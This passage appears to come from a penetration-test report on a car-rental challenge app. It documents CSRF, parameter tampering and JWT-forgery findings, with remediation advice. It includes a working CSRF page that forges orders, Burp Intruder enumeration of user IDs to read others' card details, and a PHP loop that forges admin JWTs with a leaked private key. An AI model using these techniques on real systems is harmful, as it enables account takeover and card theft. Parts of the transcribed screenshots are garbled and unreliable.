
```
1 <?php
2   //get the user ID from the JWT
3   $token=$_GET["jwt"];
4   $payload=explode(".", $token);
5   $data= base64_decode($payload[1]);
6   $info=explode(":", $data);
7   $user= $info[5];
8   $info=explode(":", $user);
9   $id=substr($info[1], 1, -1);
10
11 ?>
12 <html>
13   <head><script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script></head>
14
15   <body>
16     <script>
17
18       $.ajax({
19         type: 'POST',
20         url: 'http://18.158.46.251:38779/api.php',
21         data: { "action": "order", "user_id": <?php echo $id ?>, "car_name2": "CSRF by Dean", "car_id": "1",
22           "name": "hacker", "email": "hacker@example.com", "phone": "052111111", "location": "New York City", "picture": "assets/img/cars/car_4/1.jpg" }
23       });
24
25       document.location="http://18.158.46.251:38779/main_page.html";
26
27     </script>
28   </body>
29 </html>
```

This page is getting the JWT from the previous page, decode it, and save the user ID number from the JWT's payload, into the 'id' parameter's value.


The 'id' parameter will help us to send a request on behalf of a specific account.

Then, this page sending a POST request to the server-side that includes the 9 parameters we saw earlier, when the "user\_id" parameter is using the value of the 'id' parameter.

When the victim will access to 'CSRF\_CARS.html' page, a new rent will be made on its account without his knowledge.



A screenshot of a web browser window titled "Ivar's Cars". The URL bar shows "10.0.0.6//my\_challenge2/CSRF\_CARS.html". The page content includes a header with "Welcome crow", a car icon, and the text "IVAR'S CARS". Below the header are navigation links: OVERVIEW, PROFILE, ORDERS, WALLET, CARS, and LOG OUT. A large black arrow points downwards from this screenshot to the next one.



A screenshot of a web browser window titled "Ivar's Cars". The URL bar shows "Not secure | 18.158.46.251:38779/main\_page.html". The page content includes a header with "IVAR'S CARS" and navigation links: OVERVIEW, PROFILE, ORDERS, WALLET, CARS, and LOG OUT. On the left, there is a yellow box containing a small car icon and the text "CSRF By Dean". To the right, there is a large image of a red BMW car and a detailed car listing card for "CSRF BY DEAN" (2010). The listing includes: Class: Sport, Doors: 5, GearBox: Manual, and Price: 55 \$. A small car icon is also present at the bottom right of the listing card.

## **RECOMMENDED RECTIFICATION**

- REST- Representation State Transfer (REST) is a series of design principles that assign certain types of action (view, create, delete, update) to different HTTP verbs. Following REST-full designs will keep your code clean and help your site scale. Moreover, REST insists that GET requests are used only to view resources. Keeping your GET requests side-effect free will limit the harm that can be done by maliciously crafted URLs—an attacker will have to work much harder to generate harmful POST requests.
- Anti-Forgery Tokens- even when edit actions are restricted to non-GET requests, you are not entirely protected. POST requests can still be sent to your site from scripts and pages hosted on other domains. In order to ensure that you only handle valid HTTP requests you need to include a secret and unique token with each HTTP response, and have the server verify that token when it is passed back in subsequent requests that use the POST method (or any other method except GET, in fact). This is called an anti-forgery token. Each time your server renders a page that performs sensitive actions, it should write out an anti-forgery token in a hidden HTML form field. This token must be included with form submissions, or AJAX calls. The server should validate the token when it is returned in subsequent requests, and reject any calls with missing or invalid tokens.
- Ensure Cookies are sent with the SameSite Cookie Attribute- the Google Chrome team added a new attribute to the Set-Cookie header to help prevent CSRF, and it quickly became supported by the other browser vendors. The Same-Site cookie attribute allows developers to instruct browsers to control whether cookies are sent along with the request initiated by third-party domains.
- Include Addition Authentication for Sensitive Actions- many sites require a secondary authentication step, or require re-confirmation of login details when the user performs a sensitive action. (Think of a typical password reset page – usually the user will have to specify their old password before setting a new password.) Not only does this protect users who may accidentally leave themselves logged-in on publicly accessible computers, but it also greatly reduces the possibility of CSRF attacks.

## 4.5 Parameter Tampering

Severity | **Medium**      Probability | **Medium**

### VULNERABILITY DESCRIPTION


Parameter tampering is a simple attack targeting the application's business logic. This attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, or do an action the programmer did not approve. This attack takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. Attackers can easily modify these parameters to bypass the security mechanisms that rely on them.

### VULNERABILITY DETAILS

During our check, we have found that the business logic of the 'wallet.html' page is to present the credit cards' details of the logged-in account. By manipulating the 'user\_id' parameter, we succeeded to bypass this business logic and see the credit cards' details of a different account.

### EXECUTION DEMONSTRATION

Accessing to 'wallet.html' page, shows an option to add a credit card.



The screenshot shows a web browser window with the title 'Ivar's Cars'. The address bar indicates the URL is 'Not secure | 18.158.46.251:16850/wallet.html'. The page content includes a navigation bar with links for 'OVERVIEW', 'WALLET' (highlighted in yellow), 'CARS', and 'LOG OUT'. Below the navigation bar, there is a green button with the text 'Add your first card', which is circled with a red border to indicate it is the target of the demonstration.

After saving the credit card's details, a new credit card has appeared.

The screenshot shows a web browser window titled "Ivar's Cars". The URL is "Not secure | 18.158.46.251:16850/wallet.html". The page header includes a car icon, the text "IVAR'S CARS", and navigation links for "OVERVIEW", "WALLET" (which is highlighted in yellow), "CARS", and "LOG OUT".

The main content area features a yellow box containing a Mastercard logo and the word "Mastercard". Below this is a large central image of a hand holding a smartphone, with another hand visible behind it. To the right, there is a card details section for an account named "DEAN". The card number is listed as "1111111111111111". The expiry date is "12/26" and the CVV is "222". A red "Remove Card" button is at the bottom of this section. The entire interface has a clean, modern design with a white background and some light gray shadows.

Capturing the request by using Burp Suite, shows the business logic of the 'wallet.html' page- presenting only the credit cards' details of the logged-in account.

### Request

```
Pretty Raw \n Actions ▾  
1 POST /api.php HTTP/1.1  
2 Host: 18.158.46.251:16850  
3 Content-Length: 33  
4 Accept: */*  
5 X-Requested-With: XMLHttpRequest  
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/86.0.4240.183 Safari/537.36  
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
8 Origin: http://18.158.46.251:16850  
9 Referer: http://18.158.46.251:16850/wallet.html  
10 Accept-Encoding: gzip, deflate  
11 Accept-Language: en-US,en;q=0.9  
12 Connection: close  
13  
14 action=get_cards&user_id=37393231
```

We tried to bypass this business logic by manipulating the 'user\_id' parameter in order to get the credit cards' details of a different account. To do so, we started by analyzing its value on the 'CyberChef' website. As we can see, the 'user\_id' value has been encoded with hex format and includes 4 digits.

The screenshot shows the CyberChef interface with the following details:

- Operations:** A sidebar listing various conversion and manipulation tools.
- Recipe:** The "From Hex" recipe is selected and highlighted with a red box.
- Input:** The input value is 37393231.
- Output:** The output value is 7921.
- Buttons:** Includes "STEP", a "BAKE!" button with a chef icon, and an "Auto Bake" checkbox.

Trying to analyze a 'user\_id' value of a different account, shows it also contains 4 digits.

The screenshot shows the CyberChef interface. On the left, there's a sidebar with various operations like 'To Base64', 'From Hex', and 'URL Decode'. The main area has a 'Recipe' section titled 'From Hex' with a 'Delimiter' set to 'Auto'. An 'Input' field contains the hex value '38313030'. Below it, an 'Output' field shows the decimal value '8100', which is highlighted with a red box. At the bottom, there's a 'BAKE!' button and a 'STEP' indicator.

Then, we moved our previous request to the Intruder, and marked the 'user\_id' value.

## Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for more information.

Attack type: Sniper

```
1 POST /api.php HTTP/1.1
2 Host: 18.158.46.251:16850
3 Content-Length: 33
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://18.158.46.251:16850
9 Referer: http://18.158.46.251:16850/wallet.html
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14 action=get_cards&user_id=$37393231$
```

Also, we configured the payload to include numbers between 1000 to 9999 (4 digits), when each number will be encoded with ASCII hex format.

**Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

**Number range**

Type:  Sequential  Random

From: 1000

To: 9999

Step: 1

How many:

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
<input type="button" value="Add"/>	<input checked="" type="checkbox"/>	Encode as ASCII hex
<input type="button" value="Edit"/>		
<input type="button" value="Remove"/>		
<input type="button" value="Up"/>		
<input type="button" value="Down"/>		

From the Intruder results, we filtered the values of the 'Length' column from the largest to the smallest.


Request	Payload	Status	Error	Timeout	Length
2026	33303235	200			1903
1602	32363031	200			1902
1810	32383039	200			1881
6570	37353639	200			1051
0		200			1045
6922	37393231	200			1045
5	31303034	200			321
6	31303035	200			321

Then, using a random value from the 'Payload' column on our previous request, shows the credit cards' details of a different account.

Request

Pretty Raw \n Actions

```
1 POST /api.php HTTP/1.1
2 Host: 18.158.46.251:16850
3 Content-Length: 33
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://18.158.46.251:16850
9 Referer: http://18.158.46.251:16850/wallet.html
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14 action=get_cards&user_id=38313030
```



Ivar's Cars

Not secure | 18.158.46.251:16850/wallet.html

IVAR'S CARS

OVERVIEW WALLET CARS LOG OUT

## **RECOMMENDED RECTIFICATION**

- Do not use on the client-side request, a parameter that is responsible for the user's identity. Instead, use its Session ID.
- Another way is to use a signature parameter with encrypted value alongside using the ID parameter. The signature parameter ensures the integrity of the ID parameters' value.

## 4.6 Insufficient Anti-Automation

Severity | **Medium**      Probability | **Medium**

### VULNERABILITY DESCRIPTION

Insufficient Anti-automation occurs when a web application permits an attacker to automate a process that was originally designed to be performed only in a manual fashion, i.e. by a human web user.

### VULNERABILITY DETAILS

During our check, we have found out that it is enough to send a JWT which contains on its payload values on the 'name' and the 'user\_id' parameters, in order to connect to an account. On our check, we wanted to connect to the 'admin' account. To do so, we inserted into the 'name' value, the word 'admin' and on the 'user\_id' value, we performed a brute force attack by using the Intruder. Finally, we succeeded to connect to the 'admin' account.

### EXECUTION DEMONSTRATION

During our check, we have found out that sending a JWT which includes on its payload, values on the 'name' and the 'user\_id' parameters, is enough to login to an account.


#### Request

Pretty Raw \n Actions

JWS ▾

Header      Payload      Base64(Signature)      Attacker


```
1 {"iss":"https://www.itsafe.co.il/","iat":1615212668,"exp":1615213268,"data":{"name":"dean","email": "", "user_id":"37393231","phone":""}}
```



#### Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Mon, 08 Mar 2021 14:20:58 GMT
3 Server: Apache/2.4.25 (Debian)
4 Content-Length: 105
5 Connection: close
6 Content-Type: application/json
7
8 {
9     "success":true,
10    "name":"dean",
11    "email":"deanaviani@gmail.com",
12    "user_id":"37393231",
13    "phone":"0521111111"
14 }
```



The screenshot shows a web application interface for a car rental service. At the top, there's a header with a location bar showing 'Not secure | 18.158.46.251:16850/main\_page.html', a phone number '+1 800 345 678', and a support message 'Mon-Fri 09.00 - 17.00'. On the right, a user is logged in as 'Welcome dean', which is highlighted with a red box. Below the header, the main content area has a dark background with a city skyline. It features a title 'OVERVIEW' with a car icon below it. A placeholder text 'Lorem ipsum dolor sit amet, consectetur adipisicing elit.' is displayed. At the bottom of the content area, there are several navigation links: PROFILE, ORDERS, WALLET, CARS, and LOG OUT.

In order to login into the 'admin' account, we had to know its user ID value to create its JWT. To do so, we created the following page:

```
1 <?php
2 require __DIR__ . '/vendor/autoload.php';
3 require_once __DIR__ . '/api.php';
4
5 use \Firebase\JWT\JWT;
6
7 $private_key = file_get_contents('keys/private.pem');
8
9 for ($num = 1000; $num <= 9999; $num++) {
10
11 echo JWT::encode(array(
12     # Issuer
13     "iss" => "https://www.itsafe.co.il/",
14
15     # Issued at
16     "iat" => time(),
17
18     # Expire
19     "exp" => time() + 120,
20
21     "data" => [
22         "name" => "admin",
23         "email" => "",
24         "user_id" => bin2hex($num),
25         "phone" => ""
26     ],
27     $private_key, 'RS256');
28
29
30 }
31
```

This page is using a 'FOR' loop and a private key (that we have found on the 'keys' folder) to create a JWT, when its payload contains the name 'admin' and a unique encoded user ID with hex format from the number 1000 to 9999 (4 digits).  
The use of the 'FOR' loop is intended to cover all possible ID numbers.

Executing this page shows all possible JWTs for the 'admin' account.

```
① 10.0.0.6/my_challenge2/JWT.php + 
← → ⚡ Not secure | 10.0.0.6/my_challenge2/JWT.php Guest Update ⋮
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wvd3d3Lml0c2FmZS5jby5pbFwwIiwiaWF0IjoxNjE1MjIwMzM2LCJleHAIoJE2MTUyMjA0NTYsImRhdGEiOnsibmFxibcRF0rsQtvp0VCwXQJBsJF4qpSP9Qeih2lR-qje1QmK4f3HDcDXo4shVXQq01bkOmaXQAhG1qcrx3vohRU417SHmk9ds5J_jtQ4VLUEIgAIuBtoP8vMZITMLrDumIbSYfj9aOKzoHrF7KKA1-w8HndBVh8IP4O1AP2IKti_skXlyOKC6AUFXCxlnqO5CXIV_jdCZKwKa9uT_Pjm0CUo9URMGRqusDOI2XV-96dfSNjWBP2qUo2xuXdXDm_Vk0i0SKZj2QUAb3Id01_WRokDIY4T5hzl4XxquQ

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wvd3d3Lml0c2FmZS5jby5pbFwwIiwiaWF0IjoxNjE1MjIwMzM2LCJleHAIoJE2MTUyMjA0NTYsImRhdGEiOnsibmFoxyEdXXBtIeSia28g6yshhKDFMjtwVhXPRc0qmbQe3TYV_5T51z8bzzOTeQPhsEUd187800k-AST2zrVJgPkWcfHHMwDCfilefigUXw8235VBFzso4nHq263mxws1JwV519k3eez9ioFhOB9CuF2-C10s7wBnz12SzibYfBU1Gu-gtVa3Aqa9NjuL77QIByMynomFDcEsKoAt4wsVvver-Tij-1Z7SesYn2Xd7P56ySlh5PcvTCZJ-xc_Y2Tjt8jewX2CxGLNVfSr6cL0AHiQTeTdfOZwt-1y1K0rfmGe0ZDeevD1S7LHOo42Gqx46eOA

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wvd3d3Lml0c2FmZS5jby5pbFwwIiwiaWF0IjoxNjE1MjIwMzM2LCJleHAIoJE2MTUyMjA0NTYsImRhdGEiOnsibmFn9ls2C0sQAInHzTwX0olJG5UpkpkpGnl_x7V_TqF8vhUl62BO0cDhHzNgt1RdxoFeGumtvtsHTbR0nzb06_3s8n-5499z2TNEtPaTpA0GZT7HNaoDvjEczaWvDAOKD-ILcCdsIKChMyuJ9flloPp499foWR29Pc_setEdiLMnkO8oRmdQyOtc6x4G1zvppj3ne4DQpqBp9Y1aPuMs97iZj3kyAlBvCdi6GFwEh01vBFTYXeh56EcTMu70U69fb2liLujiKi9tVUCGcRwm

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wvd3d3Lml0c2FmZS5jby5pbFwwIiwiaWF0IjoxNjE1MjIwMzM2LCJleHAIoJE2MTUyMjA0NTYsImRhdGEiOnsibmFTSpntJNFS-7oFWk0dvHF_u05YSUAHJNWHMuadMP2mk4tN2YR6PxNb6k3bZ0ZD2QTkBQsm4tjy2ZNFoM62nsAWFuEM5o2o9uwTNNi9HSrV-vB57RfrdZZkMYFGeJ-jIxJRKGRND0YiNLZZXYi3t_LP_pt6wM8zEe7U8UrPYG3MZhbrSB_ANRe3fdQFErDmPwy-z_mB0iymlYkaluBgcZCallhmpYJpu1405i4LHtFn5hGJC-HdD1I-TXg

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wvd3d3Lml0c2FmZS5jby5pbFwwIiwiaWF0IjoxNjE1MjIwMzM2LCJleHAIoJE2MTUyMjA0NTYsImRhdGEiOnsibmFI0ES_eztFtoyZ33wjUspwnbdE4vDLoyDD6GEkEJuqJAxonYsgmc8qmt3mKx5The_D5-WETMT0g0ojoqMofmj_r8l1lls4kQwYKa3lo_codj0eLpYOVNs73R2m3DXx2GEsKPSexxfm4yMJz2b8W6EWo8eFE5SwBBxvMM8S4OEe7pELi3IztTZDMjrKkRP3iOrTrtb_zPMkR7ndQzbLt

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wvd3d3Lml0c2FmZS5jby5pbFwwIiwiaWF0IjoxNjE1MjIwMzM2LCJleHAIoJE2MTUyMjA0NTYsImRhdGEiOnsibmFXuDzVKyJzUcaASAYVfx8G67_ifqSQcNWBKVd9ewgx7F7a3Dfpyxtzz6bKWv0rUqTyeJV4Lyv9N0l271HDzePDZwCB5ubAmDnwByja

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wvd3d3Lml0c2FmZS5jby5pbFwwIiwiaWF0IjoxNjE1MjIwMzM2LCJleHAIoJE2MTUyMjA0NTYsImRhdGEiOnsibmFzsQqsQprAuKOGn6emMmcFaTr79H8mnstzUJnaoRbWe93TJIXLTjyawAS4QHvp__ugAFxa6Oqq_b0k9v5hY54A6rmEyIdla3oocXR5M40fxS3C5TLv3g8o8gCyKOfjqzpmfiagB08mDqCxrrCk

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wvd3d3Lml0c2FmZS5jby5pbFwwIiwiaWF0IjoxNjE1MjIwMzM2LCJleHAIoJE2MTUyMjA0NTYsImRhdGEiOnsibfkx2NUbzK13eQyLQMDIgo1IH7wktDrceV4QOtxK_loTboAkuZ5sDVNjqvjcUq0lgC2pxBzIQL1R0bd6tvn7ZmnHYX7LK8ro60K6Ba_jpBpzpxfoRZvsysg085_fNuwYQMDPLrov8FM2ubPCsC9EBsyJF7VJUD91Wjp1cxpLMwLeyxuVSJCyPm9G_3dnzluOXZyniE6wxHNkdIJADsIk-m4qo_fkD9qt-pGoM4By7-Hg2GtS6If5kRLDYCDJTA5siQ_WfmoU1qaa

② Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper
```

Then, we used our previous request, moved it to the Intruder, and marked the JWT value.

## ③ Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

```
1 POST /api.php HTTP/1.1
2 Host: 18.158.46.251:16850
3 Content-Length: 11
4 Accept: /*
5 X-Requested-With: XMLHttpRequest
6 Authorization: JWT
7 eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wvd3d3Lml0c2FmZS5jby5pbFwwIiwiaWF0IjoxNjE1MjIwMzM2LCJleHAIoJE2MTUyMjA0NTYsImRhdGEiOnsibmFtZ8i6ImR1Yw4iLCJlbWFpbCI6IiisInVzZKJfaWQioiINzNmZiIzMSIisInBob25lIjoiIn9.PCqDvhPTCK9F0EepB08cf07d1og602PRdb4gL_nP6aKw07sNDx97vTeCFB0wVUbufVRaoYbTTXm1EcFIZ1VNZwbACkqrGvo6Amiht3gbRvsQ7cGC1dtY-8kRrv10wQS9R3HcwKefssfnWS0JDVnVGD14KvQTkpKrcBveYfcZxDit9qGeojbFIRcw2dY4CECtNk4rtEzJniFhzq8xVnM1WiyfymQutoNp68xV-Pu9qgMFsbEPYaj7Nrossosqxm20ezEbiuwO43SqeckrK1Uhpmc2Fjcu72pV58uv41YGV_jgWODoeApO16X1KNIPqt7nrDqn9TbfXeSjtkaCa$
```

- 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
- 8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
- 9 Origin: http://18.158.46.251:16850
- 10 Referer: http://18.158.46.251:16850/main\_page.html
- 11 Accept-Encoding: gzip, deflate
- 12 Accept-Language: en-US, en;q=0.9
- 13 Connection: close
- 14
- 15 action=auth

Also, we configured the Intruder's payload to contains all the JWTs from the page we created.

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack.

Payload set: 1 Payload count: 9,000  
Payload type: Simple list Request count: 9,000


**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste  
Load ...  
Remove  
Clear

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3M...  
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3M...  
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3M...  
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3M...  
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3M...  
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3M...  
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3M...  
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3M...  
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3M...

Add Enter a new item  
Add from list ...



From the Intruder results, we filtered the value of the 'Length' column from the largest to the smallest.


Request	Payload	Status	Error	Timeout	Length
0		200			265
6570	eyJ0eXAiOiJKV1QiLCJhbGciOiJS...	200			260
1	eyJ0eXAiOiJKV1QiLCJhbGciOiJS...	200			178
2	eyJ0eXAiOiJKV1QiLCJhbGciOiJS...	200			178
3	eyJ0eXAiOiJKV1QiLCJhbGciOiJS...	200			178

Using the value we have found on the 'Payload' column, on our previous request, connected us to the 'admin' account.

**Request**

Pretty Raw \n Actions Select extension... ▾


```
1 POST /api.php HTTP/1.1
2 Host: 18.158.46.251:16850
3 Content-Length: 11
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 Authorization: JWT
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wvd3d3Lml0c2FmZ85jby5pbFwvIiwiaWF0IjoxNjE1MjIwMzkzLCJleHAiOjE2MTUyMjA1MTMsImRhGEiOnsibmFtZSI6ImFkbWluIiwizW1haWwioIiLCJlc2VyX2lkIjoiMzcZN TM2MzkiLCJwaG9uZSI6IiJ9fQ.lU4e_dHzE82tgksSi4HhSnvvvhvnWlyf8W5tCsEU8caO0UPMI2o8heWICFRsPycGHKllFSxR lxeYe-krfAeG1ZpsfZ_08-fkRkGA26NXd6hDl2cguyQ9u_ozdec_V4qSHL3g9ER8Qu40b-dePUgD415AP4NvP_XsQeAOxvD4smk K78hkAkF_v3BRYCj4hirRIkFb3EfK314WMd9dMbK1ZA5YMGs_7wjW8u8B_kNUG1MwgIH9kcgjoFzNlpGYBgPb-HFhnfTKT0LvJ8 jGTCwOcq53RNr0kmGt3NtYW2vuPmsJNfLsJCW0HJurrfQWkf_wnXzkSeUnAzqv4eB7sLTw
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
